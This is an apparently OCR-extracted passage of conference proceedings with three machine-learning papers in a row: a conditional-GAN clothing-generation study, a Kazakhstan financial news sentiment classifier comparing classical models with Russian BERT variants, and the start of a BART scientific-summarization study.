A Generative Adversarial Network (GAN) consists of two neural networks (fig. 3), a generator and a discriminator, which are trained simultaneously through adversarial learning. The generator learns to create realistic images, while the discriminator differentiates between real and generated images. The interplay between these networks refines the generator's ability to produce high-quality outputs.



Figure 3. Generative Adversarial Networks architecture

A Conditional GAN (cGAN) extends this concept by introducing conditional inputs, allowing for more controlled and structured generation. Instead of generating images from random noise, a cGAN takes additional inputs—such as keypoints, segmentation masks, or textual descriptions—to guide the generation process. This ensures that the output adheres to predefined constraints, enhancing the accuracy of clothing reconstructions.

C. Model Architecture and Training

Two networks are composed of multiple convolutional layers, batch normalization layers, and ReLU activations, enabling hierarchical feature learning. The discriminator on the other hand, employs LeakyReLU activations to distinguish between real and synthetic images. The Adam optimizer was used for both networks, with a learning rate of 0.0002 and a

batch size of 64, trained over only 5 epochs instead of the standard 100-200 epochs typically using in GAN training, because of GPU acceleration, that could not be enabled. Gradient penalty regularization was applied to prevent mode collapse and improve sample diversity.

D. Model Evaluation: Discriminator and Generator Losses

The model's performance was assessed using discriminator loss (D_loss) and generator loss (G_loss). D_loss evaluates how effectively the discriminator differentiates real and fake images, while G_loss measures the generator's ability to fool the discriminator. A decreasing G_loss indicates an improvement in generated clothing accuracy. Maintaining a balance between these losses is crucial to prevent one network from overpowering the other, ensuring stable and high-quality training.

The discriminator loss (Dloss) and generator loss (Gloss) in a Generative Adversarial Network (GAN), particularly in a Conditional GAN (cGAN), derived from the adversarial loss function introduced by Goodfellow et al. (2014). The goal is to optimize the generator and discriminator in a minimax game.

The discriminator aims to differentiate between real images (x) and generated images (G(z|y)) conditioned on some input y (e.g., keypoints, masks, or labels). The discriminator loss is based on binary cross-entropy (BCE):

$$D_{loss} = -\mathbb{E}_{(x,y)\sim p_{data}(x,y)}[\log D(x,y)] - \mathbb{E}_{z\sim p_z(z),y\sim p_{data}(y)}[\log(1 - D(G(z|y),y))]$$

Where:

- D(x,y) is the probability that the discriminator assigns to a real image x given condition y.
- G(z|y) is the image generated by the generator given a random noise vector z and condition y.
- pdata(x,y) is the real data distribution.
- pz(z) is the prior distribution of the noise input to the generator.

The generator tries to create images that fool the discriminator. Instead of maximizing the probability that the discriminator classifies fake images as real, a more stable approach is to minimize:

$$G_{loss} = -\mathbb{E}_{z\sim p_z(z),y\sim p_{data}(y)}[\log D(G(z|y),y)]$$

IV. RESULTS&FINDINGS

The model was trained incrementally with increasing dataset sizes, and its performance was evaluated over multiple epochs. Key observations include:

- Training with 5,512 images (5 epochs): The initial training phase resulted in high discriminator loss (= 1.07) and relatively high generator loss (= 3.44). As training progressed, decreased, and improved, indicating stabilization.
- Training with 11,024 images (3 epochs): The model showed better convergence, with reducing to 0.65 and stabilizing at 4.82. The generated images exhibited clearer structures but still had distortions.
- Training with 22,048 images (5 epochs): A further reduction in loss values was observed (= 0.44, = 6.15). The generated images displayed enhanced details, with significant improvements in garment textures and realism.
- Full dataset training (44,096 images, 5 epochs): The final model training demonstrated stable adversarial learning dynamics, achieving a lower discriminator loss in early epochs and a fluctuating generator loss as the model refined details. The final epoch resulted in = 2.28 and = 16.35, reflecting the generator's strong adaptation to high-quality outputs.

Figure 4. Generated results from the 5,512 images training

The generated images improved progressively in terms of structural accuracy, texture detail, and overall realism. However, challenges remained in generating high-fidelity textures for intricate fabrics and mitigating occasional blurring in synthesized clothing edges. Further fine-tuning and higher-resolution training may enhance the model's ability to generalize across diverse fabric types while maintaining computational efficiency.

Figure 5. Results from the 11,024 and 22,048 images training

V. DISCUSSION&CONCLUSIONS

The results of the conducted experiments demonstrate the potential of deep learning-based approaches for 3D clothing modeling. The model successfully learned to generate realistic clothing textures and structures, progressively improving as training data increased. However, challenges remain in achieving fully photorealistic and highly detailed garment reconstructions, particularly for complex textures and layered fabrics. A key direction for future work involves extending model training beyond five epochs to 100+ epochs, leveraging high-performance GPUs to accelerate the learning process and improve model generalization. Extended training will likely enhance the ability to capture finer fabric details, reduce noise in generated images, and increase consistency across multi-view predictions.

Additionally, the final stage of the pipeline involves the visualization of generated 3D garments in Blender, an open-source 3D modeling tool. Blender will be used to apply material properties, adjust lighting conditions, and animate the garments on virtual avatars. This will provide a more comprehensive assessment of model quality and allow for refinements in texture mapping and fabric behavior. Another area for improvement is occlusion handling and fabric transparency modeling, which currently pose challenges in achieving realistic cloth draping. Enhancing dataset diversity

by incorporating a broader range of fabric types and lighting conditions may improve robustness and generalization.

In conclusion, the proposed pipeline presents a promising approach to automating 3D clothing generation. While significant progress has been achieved in generating structured and textured garments, further optimizations in training duration, model architecture, and visualization techniques will be necessary to bridge the gap between synthetic and real-world apparel modeling. Future work will focus on increasing dataset diversity, improving physics-based cloth interactions, and refining the rendering process for greater realism.

ACKNOWLEDGMENT *(Heading 5)*

This research was supported by Astana IT University, providing computational resources and facilities. Special thanks to Nurakhov Y. for valuable insights and guidance throughout the research process. Appreciation is also extended to fellow researchers and colleagues for their constructive discussions and feedback. The authors acknowledge the developers of the DeepFashion-MultiModal dataset for providing essential data for training and evaluation. Finally, gratitude is expressed to open-source communities whose contributions in deep learning frameworks and Blender facilitated the development of this work.

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Development of News Sentiment Analysis Model for Kazakhstan Stock Market

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***Abstract*—When making stock market decisions you need to analyze a ton of news to figure out what the overall sentiment towards stocks is. While there are good sentiment analysis models out there, none are for Kazakhstan specific financials. To fill this gap we have gathered a custom dataset of Kazakhstan focused financial news and trained machine learning models to test them. This paper explores the impact of financial news headlines on Kazakhstan stock markets using machine learning models. We classify news sentiment into three categories (-1: negative, 0: neutral, 1: positive) and compare traditional machine learning models with transformer based models. Our results show that logistic regression gets 70% accuracy while transformer models outperform classical approaches with 75-80% accuracy. This shows the power of deep learning in capturing subtle financial sentiment making transformer based models more suitable for real world financial applications even with higher computational cost.**

Keywords—financial sentiment analysis, stock market, machine learning, transformers, logistic regression, natural language processing.

I. INTRODUCTION

A. Background and Motivation

Financial markets are very news sensitive and headlines can move prices quickly. Sentiment analysis of financial news has become a vital tool for investors, analysts and policymakers to make data driven decisions. This tool has become even more important in Kazakhstan where the retail investment landscape has changed dramatically. In the first quarter of 2022 alone individual broker accounts grew by 44% with 69,000 new accounts in February 2022. This rapid growth in retail investment has created a big need for accessible and accurate market analysis tools.[17] While there is a lot of research on Western markets, emerging markets like Kazakhstan have been neglected. Given Kazakhstan's unique economic and structural characteristics, developing sentiment analysis models that capture local nuances is key to accurate market forecasting.

Recent advancements in machine learning have changed financial sentiment analysis. Traditional models like logistic regression and random forest use hand crafted features like TF-IDF to classify sentiment. Transformer based models have achieved state of the art in natural language processing by leveraging deep contextual understanding. But most of these models are trained on global datasets and may not be able to effectively interpret Kazakhstan specific financial news.

Previous research on financial sentiment analysis has mainly focused on global markets, using established data sets like Financial PhraseBank [1] and Bloomberg News. A transformer-based model, FinBERT, has done well on Financial PhraseBank, and has high accuracy in classifying financial sentiment. However, preliminary observations show that FinBERT [2] and other models misclassify the sentiment of news headlines related to Kazakhstan. This is likely due to different linguistic patterns, cultural context and market dynamics.

Based on these findings, we propose that while traditional models like logistic regression and random forest may work well on structured financial headlines, transformer-based models fine-tuned on a Kazakhstan-specific dataset will outperform these classical approaches by capturing the subtlety of sentiment in local financial news.

To test this hypothesis and address the uniqueness of the Kazakhstan's market, we will develop a localized sentiment analysis model for the Kazakhstan's stock market. Our specific objectives are as follows:

1. Collect and curate a dataset of financial news headlines for Kazakhstan stock market.

2. Fine-tune both traditional machine learning models and transformer-based architectures using the localized dataset to imbue them with contextual knowledge of the Kazakhstan's financial sector.
3. Evaluate and compare the models in classifying the sentiment of financial news headlines.

This study seeks to answer the following research questions:

(RQ1) How do traditional machine learning models perform compared to transformer based models for financial news of Kazakhstan?
(RQ2) Do financial news headlines affect the stock market in Kazakhstan?

By answering these questions this research contributes to the field of sentiment analysis in finance by providing a local perspective and comparing classical and modern NLP approaches in an emerging market.

II. LITERATURE REVIEW

Recent advancements in natural language processing (NLP) have enabled more sophisticated sentiment analysis, especially in financial domains. Here we review the basics and recent works that inform our approach, focusing on transformer-based models, adapting them to financial domains, multilingual sentiment analysis and semantic orientation detection in economic texts.

A. Traditional Machine Learning Models

According to Hartmann et al. [3], their analysis using Logistic Regression and Random Forest [18] as traditional machine learning methods show both pros and cons compared to more advanced models. They found that traditional ML methods are acceptable for sentence level analysis, especially for binary classification tasks, with 75-87% accuracy for two-class sentiment analysis. But they are worse for three-class sentiment classification with 65-75% accuracy. Traditional ML methods lack the interpretability of lexicon based methods, but outperform lexicons (which are 50-72% accurate) and can produce results when interpretation isn't required. The study shows that traditional ML methods can be a middle ground between simple lexicon based methods and more complex transfer learning models, especially for sentence level data. But for document level analysis, transfer learning is better (>90% accurate) than traditional ML methods, so maybe more advanced models are better for longer text analysis tasks. This comparison is useful for researchers to decide between traditional and advanced ML methods based on their needs for accuracy, interpretability and text characteristics.

B. BERT: Pre-training of Deep Bidirectional

Devlin et al introduced BERT, a model that changed the face of NLP with its bidirectional transformer architecture. By pretraining on large corpora BERT learns deep contextualised representations that can understand language semantics and syntax better than previous unidirectional approaches. This has been shown to be beneficial across many NLP tasks including text classification, question answering and sentiment analysis. BERT shows that a model that captures info from both sides of a target word can really help with text understanding and analysis [4]. This is the basis for using transformer architectures in financial sentiment analysis.



Figure 3. The architecture of the BERT model for the single classification tasks [4]

C. FinBERT: Financial Sentiment Analysis with Pre-trained Language Models

Building on BERT, FinBERT (Araci, 2019) [2] is a targeted adaptation of transformer models for the financial domain. By fine-tuning BERT on financial texts, FinBERT captures the specific terminology and context of economic texts. Its performance on financial sentiment tasks - especially on Financial PhraseBank [1] datasets - shows that domain adaptation can improve sentiment analysis accuracy. We use the same training methodology as FinBERT [2] to train a sentiment analysis model for Kazakhstan's financial news. This will ensure the model is well adapted to the Kazakhstan's market linguistics and context.

0	neutral	Technopolis plans to develop in stages an area...
1	negative	The international electronic industry company ...
2	positive	With the new production plant the company woul...
3	positive	According to the company 's updated strategy f...
4	positive	FINANCING OF ASPOCOMP 'S GROWTH Aspocomp is ag...
...	...	...
4840	negative	LONDON MarketWatch -- Share prices ended lower...
4841	neutral	Rinkuskiai 's beer sales fell by 6.5 per cent ...
4842	negative	Operating profit fell to EUR 35.4 mn from EUR ...
4843	negative	Net sales of the Paper segment decreased to EU...
4844	negative	Sales in Finland decreased by 10.5 % in Januar...

4845 rows × 2 columns

Figure 4. An example of data in Financial PhraseBank [16]

D. ChatGPT vs Gemini vs LLaMA on Multilingual Sentiment Analysis

In the multilingual sentiment analysis world, recent studies are comparing the performance of state-of-the-art transformer models, including ChatGPT, Gemini and LLaMA. Notably, the study "ChatGPT vs Gemini vs LLaMA on Multilingual Sentiment Analysis" shows that Gemini is best in sentiment analysis tasks across multiple languages [5]. This is very important for emerging markets like Kazakhstan where multilingualism is crucial to analyze financial news from various sources. Since Gemini is performing better, it can be used to create high

quality labeled datasets for Kazakhstan and solve the problem of lack of annotated data in this context.

E. *Good Debt or Bad Debt: Detecting Semantic Orientations in Economic Texts*

Malo et. al. [1] describe a way to build a high-quality phrase bank from financial news. They filter a large corpus with lexicon-based methods and use random sampling to get a representative dataset. This dataset is called Financial PhraseBank and is widely used in financial sentiment analysis. FinBERT was trained and tested on this dataset [2] and showed its performance in domain-specific sentiment classification. We will follow the same approach and build a similar dataset for Kazakhstan financial news so our models are trained on financial texts in the context.

A. *Relevance to Our Work*

Overall these studies show the impact of transformer models on sentiment analysis. BERT [4] with its bidirectional training is the backbone of modern NLP. FinBERT's domain adaptation for financial sentiment analysis is a template for adapting models to specific markets. Multilingual comparisons – especially Gemini's strong performance – show that incorporating such models can help with data annotation in linguistically diverse markets. Semantic orientation in economic texts shows the need for models that can catch subtle context-dependent sentiment cues.
By combining these findings our research will develop a localized sentiment analysis model for the Kazakhstan's stock market. We will use the fine-tuning method of FinBERT [2], advanced transformer architecture to leverage deep contextual understanding and multilingual capabilities to overcome data annotation challenges.

III. METHODOLOGY

A. *Dataset Collection*

For this research we collected financial news articles from major Kazakhstan's sources, including official media and financial Telegram channels. Two main sources were:

1. Tengri News
2. The Tenge

These sources provide real-time information that affects the Kazakhstan's financial environment. The collected articles went through preprocessing to remove duplicates, ads and irrelevant content to get a clean and reliable dataset for the model.

To give you an idea of the type of financial news included, consider the following examples. TengriNews reported "Первый выпуск еврооблигаций казахстанского банка привлек 400 миллионов долларов" [6] which means "The first issuance of Eurobonds by a Kazakhstan's bank attracted $400 million." And The Tenge stated "Казахстанцы снизили инфляционные ожидания в моменте," [7] which means "Kazakhstan's have lowered their inflation expectations in the short term." These examples show the financial topics our model needs to understand to analyze sentiment.

The first dataset created in this study was a large unlabeled financial news corpus for pretraining transformer models. It consisted of about 15 million tokens from financial news articles, mostly in Russian, with some Kazakh and English financial terms. Since it had no sentiment labels, this dataset was used only for masked language model (MLM) pretraining.

B. *Fill-Mask Task*

Previous research has shown BERT-based models are good at recalling factual and common sense knowledge. Petroni et al. [8] did a systematic study of pre-trained language models and found that BERT-large is competitive with non-neural and supervised models in retrieving factual knowledge. So masked language modeling as a pre-training approach can improve a model's ability to understand domain specific knowledge [20].



Figure 5. The flow of the data in the fill-mask task. [19]

We used a fill-mask task to improve the model's understanding of Kazakhstan's financial landscape following the principles from cross-lingual language model pretraining research [14]. This technique allows the model to learn contextual relationships and industry specific terms by predicting missing words in sentences. As shown by Conneau and Lample [14] in their work on cross-lingual language models, masked language modeling can capture shared linguistic features across related languages which is relevant for our case since Russian and Kazakh financial terms overlap. Since financial terms and institutions differ across countries, it's important for the model to be able to distinguish Kazakhstan economic entities.

For instance, in Kazakhstan, the institution responsible for monetary policy and currency issuance is "Национальный банк Республики Казахстан" ("National Bank of the Republic of Kazakhstan") [9], whereas in Russia, the equivalent organization is "Центральный банк Российской Федерации" ("Central Bank of the Russian Federation") [10]. A language model trained primarily on general Russian-language data might misinterpret these institutions or fail to differentiate their respective roles within national economies. By exposing the model to financial texts relevant to Kazakhstan, we ensure that it learns the correct associations and meanings of key financial terms, ultimately improving its performance in sentiment analysis tasks.

C. Labeled Financial Sentiment Dataset

To fine tune our model for sentiment classification we created a labeled financial sentiment dataset using two sources.

First, we used the Telegram Financial Sentiment (ru) dataset, a public dataset on Kaggle with 17,000 labeled financial news messages from over 20 finance related Telegram channels. While the full dataset contains a mix of pseudo labeled data from MarketTwits and manually labeled entries via Yandex.Toloka crowdsourcing [11] we used 4,000 rows to give our model a basic understanding of global financial sentiment.

Second, we labeled 4,000 financial news articles from TengriNews, randomly selected from our previously created masked language modeling (MLM) dataset. To get sentiment labels we used Gemini 2.0 API, an advanced language model known for its strong multilingual sentiment analysis capabilities [5]. We gave Gemini the news title and short description from Tengri News articles and asked it to classify the sentiment as follows:

	text	score
0	В обвале акций "Казахтелекома" заподозрили спе...	-1
1	Как "трампономика 2.0" может повлиять на нефть...	0
2	Как цены на нефть отреагировали на заявления Т...	-1
3	Биткоин обновил исторический рекорд на фоне ин...	1
4	Tele2 и Altel продали катарской компании. Заве...	1
...	...	...
126	В ЕНПФ прокомментировали наличие в портфеле ак...	0
127	Нацвалюта вновь укрепляется. Средневзвешенный ...	1
128	Какое жилье предпочитают покупать казахстанцы ...	1
129	Две турбазы в предгорьях Алматы выставили на п...	-1
130	Отдых для казахстанцев за год подорожал почти ...	-1

3596 rows × 2 columns

Figure 7. The data from the dataset which was gathered from TengriNews.

- -1 (Negative): Indicates pessimistic or adverse financial implications.
- 0 (Neutral): Reports factual financial information without clear sentiment.
- 1 (Positive): Suggests optimistic or favorable economic developments.

By combining 4,000 global finance articles from Telegram data with 4,000 Kazakhstan's finance articles we got a balanced dataset of 8,000 labeled financial sentiment entries. This dataset will be used to fine tune our masked language model to perform financial sentiment classification so it captures both global and Kazakhstan specific financial sentiment.

D. Traditional Machine Learning Approach

We started with traditional supervised learning using Logistic Regression and Random Forest on a labeled financial sentiment dataset. For text preprocessing we used Term Frequency-Inverse Document Frequency (TF-IDF) with 5,000 dimensions. TF-IDF is a score that shows how important a word is in a document compared to a collection of documents. It combines two metrics: how many times a word appears in a document (TF) and how rare that word is across all documents (IDF). This helps to capture the meaning of words and reduce the impact of common words

E. Transformer Models Training

For our transformer-based approach we chose three pre-trained Russian language models, each with different capabilities and computational requirements. Table 1

Model	Parameters
Tiny BERT (cointegrated/rubert-tiny2) [12]	29.4M
BERT Base (ai-forever/ruBert-base) [13]	178M
RoBERTa Large (ai-forever/ruRoberta-large) [13]	355M

summarizes the characteristics of each model.

These models were chosen because they already know the Russian language which shares features and financial terms with the Kazakhstan market [15]. Our training process consisted of two stages:

a) Fill-Mask Pre-training First we further pre-trained each model on our domain-specific corpus using the masked language modeling task. This step helped the models to adapt to the specific vocabulary and contextual patterns of Kazakhstan's financial news. During this stage we:

- Randomly masked 15% of input tokens
- Trained for 5 epochs with a batch size of 8
- Used the AdamW optimizer with a learning rate of 2e-5

b) After pre-training we fine-tuned each model for the sentiment classification task on our labeled dataset of 8,000 entries. We split the dataset into training (80%, 6,400 entries) and testing (20%, 1,600 entries) sets and kept the same distribution of sentiment labels in both sets to make the evaluation representative. The fine-tuning process involved:

- Adding a classification head on top of the transformer encoder
- Training for 5 epochs using a batch size of 8
- Learning rate of 5e-5

This two-stage approach allows the models to first acquire domain-specific knowledge through MLM pre-training and then adapt to the specific task of sentiment classification through fine-tuning.

IV. RESULTS AND DISCUSSION

Our results show different levels of performance for different models in sentiment classification for Kazakhstan's financial news. Table 1 summarizes all the results.

Figure 8. Validation Loss Trends of All Transformer Models

Table 1. Model Performance on the Sentiment Classification Task

Model	Accuracy	F1-Score	Precision	Recall
Logistic Regression	~0.71	~0.71	~0.71	~0.71
Decision Trees	~0.66	~0.66	~0.67	~0.66
Tiny BERT (RuBERT-Tiny2)	~0.76	~0.76	~0.76	~0.76
BERT Base (RuBERT-Base)	~0.81	~0.81	~0.81	~0.81
RoBERTa Large (RuRoberta-Large)	~0.77	~0.77	~0.77	~0.77

A. *Traditional Machine Learning Performance*

Traditional machine learning models performed mediocre, Logistic Regression achieved 71% across all metrics, outperformed Decision Trees which scored 66%. This baseline shows that even simple statistical methods can capture some financial sentiment but with clear limitations. The same scores across all metrics (precision, recall, F1-score) means no significant bias to any class.

B. *Transformer Models Performance*

Transformer models performed better than traditional approaches, BERT Base (RuBERT-Base) was the best model with 81% accuracy. This is due to:

1) Models already knew Russian language patterns so they understood financial context better.
2) Transformer architecture can capture long-range dependencies and contextual relationships which is helpful for sentiment analysis.
3) Fill-mask pre-training tasks helped models to adapt to Kazakhstan's financial terminology.

Interestingly RoBERTa Large with more parameters performed slightly worse than BERT Base with 77% accuracy. This might be due to overfitting with our small labeled dataset or specific characteristics of Kazakhstan's financial news that doesn't require extra complexity of RoBERTa Large.

Results show a trade-off between model size and performance. Tiny BERT achieved 76% with much less parameters, BERT Base is the best balance between computational efficiency and performance. So for practical applications in financial sentiment analysis BERT Base might be the choice.

C. *Novelty and Regional Significance*

This is the first study on sentiment classification models for Russian-language financial news on the Kazakhstan's market. Since there is no prior research on Kazakhstan's financial news sentiment we find our results particularly important. We address the challenge of analyzing Russian-language financial texts about Kazakhstan-specific market events, institutions and financial instruments. The fact that these models work on Kazakhstan market coverage even when trained on general Russian language data shows that automated sentiment analysis is possible for the Kazakhstan market.

D. *Practical Implications*

Our results have practical implications for Kazakhstan's market sentiment analysis. BERT Base with 81% accuracy can be used in real-world applications to monitor financial news sentiment about Kazakhstan markets. This level of accuracy is good enough for financial institutions, investors and market analysts to quickly assess market sentiment in Russian-language coverage of Kazakhstan's finance.

E. *Limitations*

Despite the good results, we found several areas that need to be explored further. Main limitation is the size of our labeled dataset. Adding more Russian language news about Kazakhstan's financial markets could improve the model performance and results across different financial contexts and market conditions.

One of the main limitations of our study is that we only used Russian language news sources. While Russian is most widely used in the financial sector of Kazakhstan, we excluded Kazakh language financial news which is a gap in our analysis. Although less common, Kazakh language financial reports and news might provide additional insights and perspectives on market sentiment. Future research should incorporate these sources to develop more

comprehensive and culturally sensitive sentiment analysis models.

Another challenge we faced is the complexity of financial news sentiment. Many headlines and articles in our dataset had ambiguous sentiment signals that were hard to categorize. For example, a headline like "Kazakhstan's central bank adjusts key interest rate amid inflation worries" might look neutral on its own but would trigger big market reactions depending on the overall economic context. Such cases show the limitation of traditional sentiment classification methods and the need for more advanced models that can take into account contextual factors, market conditions and historical patterns in their analysis.

V. CONCLUSION

This research is a major step forward in application of NLP to Kazakhstan's financial market analysis. Our vast experimentation with different model architectures for sentiment classification of Russian language financial news gave us several important results that can be used for both research and practice.

Transformer based models, especially BERT Base (RuBERT-Base) with 81% accuracy, showed that these models are able to capture the subtle sentiments in Kazakhstan's financial news. This is much better than traditional machine learning approaches, Logistic Regression and Decision Trees with 71% and 66% accuracy respectively. BERT Base results suggest that pre-trained Russian language models can be adapted to the specific context of Kazakhstan's financial markets despite the unique nature and terminology of this domain.

This research fills the gap in the literature by being the first to analyze sentiment classification models for Russian-language financial news in the Kazakhstan's market. However there are several limitations, including the current dataset size and excluding Kazakh-language sources, that suggest directions for further research. And the challenges with ambiguous sentiment in financial news show that we need more sophisticated approaches that can incorporate broader market context and temporal factors.

These results provide a foundation for further development of automated sentiment analysis for Kazakhstan's financial markets and practical tools for market participants. Further research should be on expanding the dataset, including Kazakh-language sources and developing more context aware models that can handle the complexity of financial news sentiment.

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Fine-tuning BART Models for Abstractive Summarization of Scientific Text

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***Abstract* — The automatic summarization of scientific texts plays a crucial role in facilitating access to key information while preserving the integrity of the original content. However, most pre-trained transformer-based models, including BART, are primarily trained on general-domain corpora such as news articles and social media posts, making them suboptimal for processing highly structured and terminology-rich scientific publications. This study investigates the impact of fine-tuning BART-base and BART-large models on a specialized corpus of scientific papers. The fine-tuning process involved systematic data preprocessing, hyperparameter optimization, and training on a structured dataset of research articles. The effectiveness of the models was evaluated using the ROUGE metrics, demonstrating a notable improvement in summarization accuracy compared to baseline models. The results indicate that adapting transformer-based models to the scientific domain enhances their ability to generate informative and coherent abstracts, reducing the loss of essential information.**

Keywords—Abstractive summarization, Scientific text processing, BART model, Fine-tuning, ROUGE evaluation.

I. INTRODUCTION

In the modern era, the volume of digital information has been increasing at an unprecedented rate, particularly in the domain of scientific publications, research articles, and reports. Larsen and Van Ins indicate that the annual growth rate of scientific publications is approximately 3–3.5%, highlighting the rapid expansion of scientific knowledge [1]. With the growing availability of large-scale datasets and advances in computational technologies, the scientific community faces the challenge of efficiently extracting and summarizing knowledge from extensive textual data [2]. Traditional summarization methods, including manual and rule-based approaches, are often inefficient when dealing with large volumes of structured academic content. This has led to the increasing adoption of automatic text summarization as a crucial tool for processing scientific literature.

Existing large-scale summarization datasets primarily focus on shorter texts, such as the CNN/Daily Mail dataset, which averages around 600 words per article [3]. In contrast, scientific papers present a more complex structure, encompassing problem formulation, methodology, experimental results, and conclusions, which introduces unique challenges for automatic summarization models. State-of-the-art transformer-based models, including BART, T5, and BERTSUM, are pre-trained on general-domain corpora, such as news articles and social media posts, making them less effective in handling the syntactic and semantic complexities of scientific discourse. To address this limitation, fine-tuning on domain-specific datasets is essential for enhancing the models' ability to generate high-quality abstractive summaries. This study explores the fine-tuning of BART-base and BART-large on a specialized corpus of scientific articles, evaluating the impact of domain adaptation on model performance. Through widely accepted evaluation metrics, the research assesses the effectiveness of fine-tuning, offering insights into the challenges and benefits of applying transformer-based models to scientific text summarization and contributing to the ongoing advancement of more accurate and context-aware summarization techniques.

II. LITERATURE REVIEW

The rapid expansion of academic publications necessitates efficient mechanisms for distilling essential information. Automated summarization techniques play a crucial role in addressing this challenge by generating concise and informative summaries of scientific texts. Summarization methods are broadly classified into extractive and abstractive approaches [4]. Extractive summarization selects key sentences directly from the source text, preserving their original structure, while abstractive summarization reinterprets the content and generates novel text, capturing the underlying meaning rather than extracting verbatim phrases [5]. Although extractive methods are computationally simpler and widely used, they often result in disjointed and redundant outputs, particularly when applied to scientific articles with complex discourse structures [6]. Consequently, abstractive summarization is preferred for scientific texts as it offers greater coherence and readability by restructuring the information meaningfully.

Advancements in Natural Language Processing (NLP), particularly in deep learning-based methods, have significantly improved abstractive summarization performance. Early abstractive models leveraged sequence-to-sequence (seq2seq) architectures with attention mechanisms; however, they struggled with fluency, factual consistency, and maintaining coherence across long-form text [7]. The introduction of transformer-based models, such as BART, T5, and Pegasus, has substantially enhanced the capabilities of abstractive summarization [8]. Among these models, BART has demonstrated robust performance due to its ability to denoise corrupted input text, making it well-suited for complex text reconstruction. Empirical evaluations show that BART achieves ROUGE-1 scores of 41.76 and BLEU scores of 55.71 on general-domain datasets such as CNN/DailyMail, outperforming T5, which records ROUGE-1 scores of 33.96 and BLEU scores of 55.70. Despite the advantages of transformer-based models, their effectiveness varies

depending on the dataset and the underlying pre-training objectives. BART, T5, and Pegasus differ in architectural designs and training strategies. T5 follows a fully text-to-text paradigm, treating all NLP tasks—including summarization—as a sequence transformation problem, while BART integrates bidirectional encoding with auto-regressive decoding, enhancing its ability to handle complex input text [9]. Pegasus, in contrast, is specifically optimized for summarization through a gap-sentence pretraining objective, where entire sentences are masked and reconstructed, making it highly effective for extracting salient content [10]. These differences influence their suitability for various summarization tasks, particularly in domain-specific contexts such as scientific literature.

One of the primary challenges in applying these models to scientific texts is the domain gap in pre-training data. Most transformer-based models, including BART, T5, and Pegasus, have been trained on general-domain corpora, such as news articles, Wikipedia, social media posts, and book corpora [11]. While this broad training enables models to generate grammatically fluent summaries, it often leads to suboptimal performance on scientific texts due to their structured nature, dense terminology, and logical argumentation [12]. Studies indicate that models trained on news data excel at producing fluent and well-formed outputs but fail to preserve the hierarchical structure and terminological precision required for academic summarization. To address this issue, domain adaptation techniques, such as fine-tuning on specialized datasets like SciSummNet and CORD-19, have been explored [12, 13]. Fine-tuning on domain-specific corpora enhances summary coherence and factual relevance, with empirical studies reporting an increase in ROUGE-1 scores by 6.78%, demonstrating notable improvements in fluency and accuracy [14]. Despite these advancements, scientific text summarization remains a challenging task. Several persistent issues hinder the effectiveness of current abstractive models. Self-repetition in neural summarizers remains a common problem, as models tend to generate redundant phrases due to inherent training biases [9]. Maintaining coherence across long-form text is another critical challenge, as abstractive models sometimes produce grammatically correct but semantically inconsistent outputs [15]. Additionally, widely used evaluation metrics such as Recall-Oriented Understudy for Gisting Evaluation (ROUGE) and BiLingual Evaluation Understudy (BLEU) focus on n-gram overlap, failing to fully capture the semantic accuracy and informativeness of summaries, which has led to growing interest in alternative metrics such as BERTScore and MoverScore [16]. Further complications arise in summarizing long scientific documents, as transformer-based models often struggle with length constraints due to their fixed token limits [17]. Approaches such as hierarchical summarization and segmented summarization using BART have been proposed to address this issue by summarizing document sections independently before merging the outputs [18]. While these methods mitigate sequence length limitations, they introduce challenges in maintaining summary coherence across segments.

Transformer-based models like BART, T5, and Pegasus have advanced abstractive summarization, yet scientific text summarization remains challenging due to domain-specific terminology, discourse structure, and factual consistency. While fine-tuning on specialized datasets improves performance, further refinements in domain adaptation and evaluation are needed. This study enhances BART fine-tuning for scientific abstracts, optimizing it beyond generic models trained on news and Wikipedia. By addressing terminological precision, coherence, and factual consistency, the proposed approach aims to improve the informativeness and fluency of automated scientific summaries.

III. METHODS

A. Data Collection

The dataset's quality directly influences the performance of machine learning models, particularly in natural language processing tasks such as abstractive summarization. To achieve high-quality abstractive summarization of scientific texts, this study utilizes a dataset sourced from arXiv and PubMed, two extensive repositories that provide open-access scientific literature across multiple disciplines [19]. These sources were selected due to their comprehensive coverage of peer-reviewed research articles, structured content, and availability of essential metadata, including article titles, abstracts, keywords, and sectioned full texts. The dataset comprises 17,038 scientific articles, ensuring sufficient volume for effectively fine-tuning the summarization model. Each entry contains structured abstracts alongside full-text articles, enabling the model to learn contextual relationships and generate concise yet informative summaries. The focus on domain-specific academic texts allows the model to capture the complexities of scientific discourse, including technical terminology, logical structuring, and argumentative coherence. By utilizing this dataset, the study aims to enhance the model's ability to produce high-quality abstractive summaries while maintaining the factual accuracy and interpretability crucial for scientific research.

B. Data Preprocessing

During data extraction and parsing, scientific texts may contain extraneous symbols, formatting artifacts, and unnecessary elements that do not contribute to the semantic content but can interfere with the performance of machine learning models. Addressing these issues through systematic preprocessing enhances the quality of textual data, ensuring that only relevant and well-structured content is retained for analysis. Effective preprocessing minimizes noise, standardizes input formats, and preserves essential linguistic features, thereby contributing to the robustness and accuracy of abstractive summarization models. To refine the dataset while preserving the structural and semantic integrity of scientific texts, the following preprocessing techniques were systematically implemented.

- Data cleaning. Duplicate and incomplete entries were filtered out to preserve data accuracy and completeness.
